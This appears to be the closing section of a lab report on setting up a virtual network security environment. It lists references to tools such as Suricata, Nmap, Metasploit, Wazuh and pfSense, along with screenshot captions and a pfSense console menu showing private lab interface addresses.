
1. Suricata Documentation
2. Nmap Documentation
3. Metasploit Documentation
4. Wazuh Documentation
5. pfSense Documentation
6. Kali Linux Documentation
7. Windows Server Documentation
8. VirtualBox User Manual
9. OWASP Top Ten
10. CIS Benchmarks

Screenshots

1.VMware




2.Pfsense



3.Pfsense Interface Setup

```
[2.7.2-RELEASE][root@pfSense.home.arpa]/root:
[2.7.2-RELEASE][root@pfSense.home.arpa]/root:
[2.7.2-RELEASE][root@pfSense.home.arpa]/root:
[2.7.2-RELEASE][root@pfSense.home.arpa]/root: exit
VMware Virtual Machine - Netgate Device ID: dc9a597d2486964bda75

*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***

 WAN (wan)       -> em0        -> v4/DHCP4: 10.10.10.13/24
 LAN (lan)       -> em1        -> v4: 10.0.1.1/24
 OPT1 (opt1)     -> em2        -> v4: 10.0.2.1/24
 OPT2 (opt2)     -> em3        -> v4: 10.0.3.1/24
 OPT3 (opt3)     -> em4        -> v4: 10.0.4.1/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option:
```

4.Pfsense Web Interface Firewall Rules setup



Thank You